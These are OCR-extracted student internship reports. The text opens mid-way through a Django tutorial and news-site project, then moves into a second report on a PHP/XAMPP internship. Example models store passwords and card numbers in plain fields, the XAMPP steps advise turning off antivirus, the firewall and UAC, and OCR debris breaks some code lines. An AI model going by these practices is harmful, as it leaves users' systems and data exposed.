    ('2', 'Surat'),
    ('3', 'Rajkot')
]

2 usages
class address(models.Model):
    name = models.CharField(max_length=30)
    add = models.TextField()
    city = models.CharField(choices=CITY_CHOICES,max_length=30)
```





3.4.2 Foreign Key Concept:

A foreign key is a link between two database tables. In Django models, it's a field that connects one model to another. It maintains data integrity and enables you to navigate between related data. For example, a book model might have a foreign key to an author model, creating a connection between the two. It gives the following functionalities.

- Model Relationships.
- Database Integrity.
- Navigation.
- Data Integrity.

The e.g., of foreign key shown using the bank database e.g.

```
class role(models.Model):
    user_typename = models.CharField(max_length=20)

    def __str__(self):
        return self.user_typename

STATUS_CHOICES = [
    ('0', 'Active'),
    ('1', 'Inactive')
]
4 usages
class user_detail(models.Model):
    u_name = models.CharField(max_length=50)
    u_password = models.CharField(max_length=30)
    u_email = models.EmailField(max_length=100)
    u_phone = models.CharField(max_length=11)
    u_type = models.ForeignKey(role, on_delete=models.CASCADE)
```

```
class bankcard_detail(models.Model):
    user_id = models.ForeignKey(user_detail, on_delete=models.CASCADE)
    bankname = models.CharField(max_length=50)
    cardno = models.IntegerField()
    endmonth = models.CharField(choices=MONTH_CHOICES, max_length=20)
    end_year = models.CharField(choices=YEAR_CHOICES, max_length=20)

3 usages
class country(models.Model):
    country_name = models.CharField(max_length=60)
3 usages
class state(models.Model):
    country_id = models.ForeignKey(country, on_delete=models.CASCADE)
    state_name = models.CharField(max_length=50)
```

Chapter 4. Basics of UI and API


4.1 HTML in Django:

In Django, HTML (Hypertext Markup Language) is used to structure the content and layout of web pages. HTML templates in Django allow you to dynamically generate HTML content by embedding Python code within HTML markup. This allows you to create dynamic web pages that display data from the backend, adapt to user interactions, and maintain a consistent layout across your application.

4.1.1 Steps for Templates:

Here are the basic steps for creating HTML file in Django using templates folder.

1. Create an app: python manage.py startapp myapp
2. Configure myapp/templates/my_template.html.
3. Define a view function in myapp/views.py.
4. Map a URL to the view in myapp/urls.py.
5. Access template variables and logic in my_template.html.
6. Run the development server: python manage.py runserver.



```
from django.shortcuts import render

# Create your views here.
1 usage
def index(request):
    return render(request, template_name 'index.html')
```

- The above-mentioned steps then have to be followed further for creating urls.py file for app path and then installing or registering it in the project urls.py file.

```
from django.urls import path
from .import views
urlpatterns = [
    path('', views.index, name="indexfile"),
]
```

4.2 CSS and JS in Django:

CSS: In Django, CSS (Cascading Style Sheets) is used to style and format the visual appearance of web pages. It allows you to define how the HTML elements on your web pages should be presented, including aspects like colors, fonts, spacing, and layout. CSS helps make your Django web application more visually appealing and user-friendly.

JavaScript: JavaScript in Django refers to the use of the JavaScript programming language within a Django web application. Django is a Python web framework, and JavaScript is a client-side scripting language primarily used to enhance interactivity and functionality in web browsers.

4.2.1 Steps for CSS:

1. Create Directory: Make a "static" directory inside your app's folder.


2. Add CSS File: Place your CSS file in "static/app_name/".

3. Link in Template: In your HTML template, load static files with {% load static %} and use {% static 'path_to_css_file' %} to create the CSS URL.

4. Apply Styles: Define styles in the CSS file and use class names or IDs to apply them to HTML elements in your template.

5. Run Development Server: Start Django's development server to see your CSS changes locally.

- Here is the simple sample code for CSS attached as a figure below.



Welcome to home page

4.2.2 Steps for JS:


1. Create Directory: Make a "static" directory inside your app's folder.
2. Add JavaScript File: Place your JavaScript file in "static/app_name/".
3. Link in Template: In your HTML template, use the <script> tag with the file's URL to incorporate the JavaScript.
4. Write JavaScript Code: Inside your JavaScript file, write the client-side code you want to execute.

5. Run Development Server: Start Django's development server to test your JavaScript locally.

- Here is the simple sample code for JavaScript attached as a figure below.

```
function viewmsg(){
    alert("IMAGE CLICKED");
}
```

```
<!DOCTYPE html>
<html lang="en">
{% load static %}
<head>
    <meta charset="UTF-8">
    <title>Title</title>
    <link rel="stylesheet" href="{% static 'css/style.css' %}">
    <script src="{% static 'js/demo.js' %}"></script>
</head>
<body>
  <h1>Welcome to home page</h1>
    <a href="{% url 'aboutustitle' %}">Go to aboutus page </a><br>
    <img src="{% static 'images/intro.png' %}" height="500px" width="700px" onclick="viewmsg();" />
</body>
</html>
```



4.2.3 Bootstrap:

In the context of Django, integrating Bootstrap means bringing in the Bootstrap front-end framework to improve the appearance and user interface of web applications. Bootstrap offers a collection of pre-designed elements and styles that simplify the process of building responsive and visually appealing web pages. This integration allows Django developers to create modern and user-friendly interfaces without needing to craft extensive custom design and layout code.

1. Setup Project: Create a Django project and app if you haven't already.
2. Static Files: Configure static file settings in settings.py.
3. Bootstrap Files: Download Bootstrap or use a CDN for CSS and optionally JavaScript.
4. Templates: Create HTML templates in your app's templates directory.

5. Apply Bootstrap: Use Bootstrap classes in your templates to style elements.

6. Add Components: Integrate Bootstrap components like forms, navigation bars, etc.

7. Customize (Optional): Customize styles with custom CSS if needed.

Here is the simple sample code for bootstrap attached as a figure below.

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Title</title>
    <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.4.1/css/bootstrap.min.css">
    <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.6.4/jquery.min.js"></script>
    <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.4.1/js/bootstrap.min.js"></script>
</head>
<body>
<h1>Welcome to about us page</h1>
<a href="{% url 'index1' %}">GO TO HOME PAGE</a><br>
<table border="1" class="table table-striped table-hover">
    <tr>
        <th>Header 1</th>
        <th>Header 2</th>
        <th>Header 3</th>
        <th>Header 4</th>
```

4.3 API in Django:

In Django, an API (Application Programming Interface) is a mechanism that enables different software components to communicate. In web development, it typically involves exposing specific functions and data of a web application, allowing external systems to

interact with and control the application remotely over the internet. This is often done through endpoints that handle requests and responses, facilitating actions like retrieving, creating, updating, and deleting data. There are specifically two types of API in Django.

RESTful API: A RESTful API in Django, using the Django REST framework, exposes your app's data and services to external systems. It follows HTTP methods (GET, POST, PUT, DELETE) for actions on resources. For example, you can create an API to list, create, update, and delete articles. Endpoints like /articles/ and /articles/<article_id>/ handle these actions.

Internal Modular API: An internal modular API in Django improves code organization by facilitating effective communication between different parts of the application. For instance, you could have a user management module communicating with an authentication module via well-defined internal APIs. This separation enhances maintainability and code reuse. These APIs serve distinct purposes: one for external interaction and the other for internal modularity, yet both create interfaces for components to communicate within a Django app.

4.3.1 Dictionaries in API:

Dictionaries in Python are a collection of key-value pairs, where each key is unique and associated with a value. They are often used to store and manage data in a structured way. In the context of Django, you might use dictionaries for various purposes, such as passing data to templates, handling form data, or processing JSON data from APIs.

Here is the sample basic code for python dictionary usage in the below figure.

```
# curly bracket
# key (left) : value (right)
# to access value key is required.
mydata = {"Ahmedabad":100,"Surat":200,"Rajkot":300}
print(mydata["Rajkot"])
mydata1 = {"Ahmedabad":100,"Surat":[200,250,1],"Rajkot":300}
print(mydata1["Surat"][1])

mydata2 = {"Ahmedabad":[{"date":"5 Aug 2023","cases":15},
                        {"date":"6 Aug 2023","cases":25},
                        {"date":"7 Aug 2023","cases":35}],
           "Surat":[200,250,1],
           "Rajkot":300}
print(mydata2["Ahmedabad"][1]["date"])
print(mydata.keys())
```

- We are given some handfuls tasks on the different API links to learn more about working and integrating of API that I am attaching with name, output in below topics in form of figure as an e.g.

4.3.2 Different API Tasks:

1. COVID.py: This API shows the cases of covid19 for India.

```
import requests

url = requests.get("https://data.covid19india.org/data.json")
mydata = url.json()

print(mydata.keys())
print(mydata["cases_time_series"][0]["date"])
print(len(mydata["cases_time_series"]))
```

2. Bitcoin.py: This API shows the rate of bitcoin in the terms of different currency.

```
# pip install requests

import requests

url = requests.get("https://api.coindesk.com/v1/bpi/currentprice.json")
mydata = url.json()

print(type(mydata))
print(mydata["bpi"]["USD"]["rate"])
print(mydata.keys())
```

Chapter 5. Final Project

5.1 Project Overview:

We use Django and Bootstrap framework in this Django real time news website. We mainly used the basic html, bootstrap classes, views.py and requests package. You will be able to see all the live news here in browser. The news will change if there will be a new updated live news whenever you refresh the page. We get all the data from the Inshorts API which is a type of RESTful API. This project is a news website or news app that I made to practice Django and API. It was developed using Django framework and Bootstrap classes.

5.2 Requirements:

- HTML
- Bootstrap classes
- PyCharm
- Python
- Django
- API

5.3 Index.html:

5.4 Views.py:

```
import requests
from django.shortcuts import render
import requests


# Create your views here.
#views
def index(request):
    records = {}
    url = requests.get("https://inshorts.me/news/all?offset=0&limit=21")
    inshorts_data = url.json()
    records['sportsdata'] = inshorts_data
    return render(request, template_name 'index.html',records)
```


5.5 Final output:

3,500-year-old gate discovered in Israel, pic released

Adani Green's unit appeals against tax demand

SRK changes his social media profile pic to National Flag on I-Day

K'taka constable suspended after WhatsApp status against INC MLA



Chandrayaan-3 completes all lunar bound manoeuvres; ISRO shares graphic

Aptech CEO Anil Pant passes way

References

1) www.infolabz.com
2) www.youtube.com
3) www.jetbrains.com
4) www.stackoverflow.com

INTERNSHIP AT CREART SOLUTION PVT. LTD

AN INTERNSHIP REPORT

Submitted by

Purv Patel

210390107501

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering Department

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

Gujarat Technological University, Ahmedabad

July, 2023

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at CREART SOLUTION** has been carried out by **PURV PATEL** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 7th Semester of Gujarat Technological University, Ahmedabad during the academic year 2023-24.

Sign	Sign
Prof. Shubhangi Chaturvedi	Prof. Akshay Kansara
Internal Guide	Head of Department

CERTIFICATE OF JOINING

CREART

INTERNSHIP JOINING LETTER

Date: 27th July 2023

This is to certify that

Mr/Ms. PURV PATEL
Enrollment No : 210390107501
College : SAFFRONY INSTITUTE OF TECHNOLOGY

has been selected for the 15 days of summer internship from 27th July 2023 to 10th August 2023 at CreArt Solutions, Ahmedabad.

We wish him/her all the best for his future endeavours.

CREART SOLUTIONS AHMEDABAD

Krishnamohan Gupta
Director

CreArt Solutions PVT LTD.
202, Heritage Horizon, Opp Hotel Dev Corporate, C G Road,
Ahmedabad, Gujarat, India - 380009
www.creart.in | hello@creart.in | **Office Location:** INDIA | USA | UK

CERTIFICATE OF COMPLETION

CREART

INTERNSHIP COMPLETION LETTER

Date: 10th August 2023

This is to certify that

Mr/Ms. PURV PATEL
Enrollment No : 210390107501
College : SAFFRONY INSTITUTE OF TECHNOLOGY

has successfully completed the 15 days of summer internship from 27th July 2023 to 10th August 2023 at CreArt Solutions, Ahmedabad.

We wish him/her all the best for his future endeavours.

CREART SOLUTIONS AHMEDABAD

Krishnamohan Gupta
Director

CreArt Solutions PVT LTD.
202, Heritage Horizon, Opp Hotel Dev Corporate, C G Road,
Ahmedabad, Gujarat, India - 380009
www.creart.in | hello@creart.in | **Office Location:** INDIA | USA | UK

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ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at CREART SOLUTION** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student — Sign of Student

Patel purv kamleshbhai

COMPANY PROFILE

CREART SOLUTION PVT. LTD. has managed to make its own position in IT Sector. We are involved in Web Development, App Development, Progressive Web Application Development, IOT solutions, Graphics & Designing, Digital Marketing, Domain & Hosting services, SMS services, etc.

In the span of seven years, we have managed to deliver all projects on time with utmost accuracy to our clients across the globe. We have dedicated teams of experienced and hard-working developers. Our developers who are always willing to take on new challenges and looking forward to learning new things, are the heart of this company.

Our objective is to sustain with exponential growth in the IT industry. Our mission is to deliver the best with top-notch quality every quarter and our vision is to develop a product with one of its kind concept which could be used by millions of people

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Week 1

27 JULY 2023

- **Basics introduction about PHP and Laravel**

PHP started out as a small open source project that evolved as more and more people found out how useful it was. Rasmus Lerdorf unleashed the first version of PHP way back in 1994.

PHP is a recursive acronym for "PHP: Hypertext Preprocessor".

PHP is a server side scripting language that is embedded in HTML. It is used to manage dynamic content, databases, session tracking, even build entire e-commerce sites.

It is integrated with a number of popular databases, including MySQL, PostgreSQL, Oracle, Sybase, Informix, and Microsoft SQL Server.

PHP is pleasingly zippy in its execution, especially when compiled as an Apache module on the Unix side. The MySQL server, once started, executes even very complex queries with huge result sets in record-setting time.

PHP supports a large number of major protocols such as POP3, IMAP, and LDAP. PHP4 added support for Java and distributed object architectures (COM and CORBA), making n-tier development a possibility for the first time.

PHP is forgiving: PHP language tries to be as forgiving as possible.

PHP Syntax is C-Like.

- **Give all information about task :**

Give all information about internship, which topic will cover in this internship, and create video calling web application in this internship.

Week 1

28 JULY 2023

- **Introduction about XAMPP and download xampp and php**:

XAMPP is a short form for Cross-Platform, Apache, MySQL, PHP, and Perl. XAMPP is a free and open-source cross-platform web server. XAMPP is simply a local host or server that is used to test clients or websites before publishing them to a remote web server. The XAMPP server software on a local computer provides an appropriate environment for testing MYSQL, PHP, Apache, and Perl projects. This method might sometimes help you avoid issues on your live website.

We need to download XAMPP server for run PHP program. PHP program is always run on localhost server.

- **Steps for download XAMPP**

STEP 1 :- open browser and visit https://www.apachefriends.org/index.html. On the home page, you can find the option to download XAMPP for three platforms- Windows, MAC, and Linux. Click on XAMPP for Windows. The latest version available on the website.

As soon as you click on it, a message displaying the automatic start of download appears on the screen.

Fig 1.1 xampp download steps

STEP 2- After the download is completed, double click the .exe extension file to start the process of installation.

Fig 1.2 xampp download steps

STEP 3- A pop-up screen with the message asking you to allow to make changes on your desktop appears. Click "YES" to continue the process.




Fig 1.3 xampp download steps

STEP 4- Click to Allow access or deactivate the firewall and any other antivirus software because it can hamper the process of installation. Thus, it is required to temporarily disable any antivirus software or security firewall till the time all the XAMPP components have been installed completely.

Fig 1.4 xampp download steps

- **STEP 5-** Just before the installation, a pop-up window appears with a warning to disable UAC. User Account Control (UAC) interrupts the XAMPP installation because it restricts the access to write to the C: drive. Therefore, it is suggested to disable it for the period of installation.




Fig 1.5 xampp download steps

- **STEP 6-** After clicking the .exe extension file, the XAMPP setup wizard opens spontaneously. Click on "NEXT" to start the configuration of the settings.




Fig 1.6 xampp download steps

- **STEP 7-** After that, a 'Select Components' panel appears, which gives you the liberty to choose amongst the separate components of the XAMPP software stack for the installation. To get a complete localhost server, it is recommended to install using the default options of containing all available components. Click "NEXT" to proceed further.




Fig 1.7 xampp download steps

- **STEP 8-** The setup is now ready to install, and a pop-up window showing the same appears on the screen. Click "NEXT" to take the process forward.




Fig 1.8 xampp download steps

- **STEP 9-** Select the location where the XAMPP software packet needs to be installed. The original setup creates a folder titled XAMPP under C:\ for you. After choosing a location, click "NEXT".




Fig 1.9 xampp download steps

- **STEP 10-** After choosing from all the previously mentioned preferences (like language and learn more bitnami dialogue box) click to start the installation. The setup wizard will unpack and install the components to your system. The components are saved to the assigned directory. This process may takes a few minutes to complete. The progress of the installation in terms of percentage is visible on the screen.

- Fig 1.10 xampp download steps

- **STEP 11-** After the successful installation of the XAMPP setup on your desktop, press the "FINISH" button.

